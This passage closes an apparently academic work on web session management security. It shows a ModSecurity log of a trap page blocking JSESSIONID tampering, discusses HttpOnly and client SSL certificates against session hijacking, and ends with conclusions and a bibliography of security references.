"~/ecommerce/control/main/admin" at REQUEST_URI. [msg "TRAP ACTIVATED"]
[13/Jun/2008:07:01:52 --0400] [localhost/sid#b8e12b40] [rid#b8f77ae8]
[/ecommerce/control/main/admin] [2] Warning. Operator GT match: 50.
[13/Jun/2008:07:01:52 --0400] [localhost/sid#b8e12b40] [rid#b8f77ae8]
[/ecommerce/control/main/admin] [1] Access denied with code 403
(phase 2). Operator EQ match: 1. [msg
"TRYING TO HACK JSESSIONID: FOUND AND BLOCKED"]
```

As you can see on alert 13/Jun/2008:07:01:52 -0400, after the fifth request to the trap page the session is definitely blocked, frustrating the hacker and temporally stopping his attacks.

C.7 Eliminating session management insecurities forever?

In the security researchers community such as WASC and OWASP we know that eliminating completely session hijacking and the other related session management problems is not an easy task. We think it must be approached like a series of tasks, like “security”: generally the famous phrase that “security is a process, not a product” is valid in almost every situation, and session management is not an exception.

While a part of security experts support the Microsoft HttpOnly Crusade, another part is rightly affirming that preventing cookie stealing with HttpOnly is only one leak, because there are other aspects such as AJAX and URL-based token (already widely used) that are not addressed with HttpOnly. The main problem is that every application employs his way to implement session management, sometime even without relying on the underlying platform (application server) for PRNG and token creation.

It seems that the only true solution that seems to be not by-passable is to attach client side SSL certificates to the current session and check their presences on every request. SSL already implement the concept of session, because otherwise for every request the client and server must do a different hand-shake: obviously this will introduce a huge overhead. So because every login page to restricted application functionalities must be protected by SSL, instead of just trust the server with his certificate, we can be trusted by the server with our client certificate, assuring that session hijacking will not be possible.

Depending on which type of environment we're working, the approach of authenticate every client with a client side SSL certificate could be not practicable: as always we must find a compromise between security and usability.

C.8 Conclusions

As we said starting this chapter, is not correct to see ModSecurity as a “panacea” to every problem: it works with signatures (if running under negative security model) that are usually developed after a new attack vector is discovered, exploited and understood from the security community as a threat.

If we are not planning to spend days to protect our application employing Modsecurity in positive security model, so knowing exactly what to pass in every parameter of our application, we are not safe: sometimes is useful to be a bit paranoid on security relevant problems, because we cannot imagine how attacks will evolve and when they will be published on *securityfocus.com* or WASC mailing list.

Bibliografia

- [1] Cloud Computing, Wikipedia, http://en.wikipedia.org/wiki/Cloud_computing.
- [2] Network Working Group, ‘Hypertext Transfer Protocol’, RFC 2616.
- [3] D. Kristol, “Proposed HTTP State-Info Mechanism”.
- [4] D Kristol, L. Montulli, “ HTTP State Management Mechanism”, RFC 2965.
- [5] Cisco System, Cisco ACE Web Application Firewall, <http://www.cisco.com/en/US/products/ps9586/index.html>.
- [6] Ivan Ristic, Apache Security: The Complete Guide to Securing Your Apache Web Server, O’ Reilly.
- [7] Schumacher, Fernandez-Buglioni, Hybertson, Buschmann, Sommerlad, Security Patterns: Integrating Security and Systems Engineering, Wiley.
- [8] Tony Bradley, PCI Compliance: Understand and Implement Effective PCI Data Security Standard Compliance, Syngress.
- [9] Bruce Schneier, http://www.schneier.com/blog/archives/2008/06/kaspersky_labs.html, Schneier on Security.
- [10] Michele Orrù, Sniffing SSL/TLS connections through fake certificate injection, Hakin9 magazine, issue January 08.
- [11] Weak PRNG in *OpenSSL 0.9.8c-1/0.9.8g-9* on Debian based systems, CVE-2008-0166.

-
- [12] The Register, http://www.theregister.co.uk/2000/09/06/amazon_makes_regular_customers_pay/.
 - [13] Jeremiah Grossman, <http://jeremiahgrossman.blogspot.com/2006/11/browser-port-scanning-without.html>.
 - [14] Bugtraq, <http://seclists.org/webappsec/2006/q1/0066.html>.
 - [15] CERT advisory, first XSS, <http://www.cert.org/advisories/CA-2000-02.html>.
 - [16] Zoiz, Base64 Encoded XSS on Yahoo Bypassing No-Script, <http://sla.ckers.org/forum/read.php?2,22606,22623#msg-22623>.
 - [17] Wade Alcorn, The Cross-site Scripting Virus, <http://www.bindshell.net/papers/xssv>.
 - [18] Adobe, Update available for potential HTTP header injection vulnerabilities in Adobe Flash Player, <http://www.adobe.com/support/security/bulletins/apsb06-18.html>.
 - [19] Amit Klein, Divide and Conquer, http://packetstormsecurity.org/papers/general/whitepaper_httpresponse.pdf.
 - [20] Drupal CMS advisory, Session fixation vulnerability, <http://drupal.org/node/53805>.
 - [21] Sameer, Session fixation (cookie_only) functionality is broken, <http://dev.rubyonrails.org/ticket/10048>.
 - [22] BEA Systems Inc., Security Advisory (BEA08-196.00), <http://dev2dev.bea.com/pub/advisory/270>.
 - [23] Michal Zalewski, Silence on the wire, No Starch Press, 2005.
 - [24] NIST, SECURITY REQUIREMENTS FOR CRYPTOGRAPHIC MODULES, <http://csrc.nist.gov/publications/fips/fips140-2/fips1402.pdf>.

-
- [25] Wikipedia, Chi-square distribution, http://en.wikipedia.org/wiki/Chi-square_distribution.
- [26] Billy Hoffman, Bryan Sullivan, Ajax Security, Addison-Wesley Professional, October 2007.
- [27] Dafydd Stuttard. Marcus Pinto, The Web application hacker's handbook. Wiley, October 2007.
- [28] Petko D. Petkov, Universal PDF XSS After Party, <http://www.gnucitizen.org/blog/universal-pdf-xss-after-party/>.

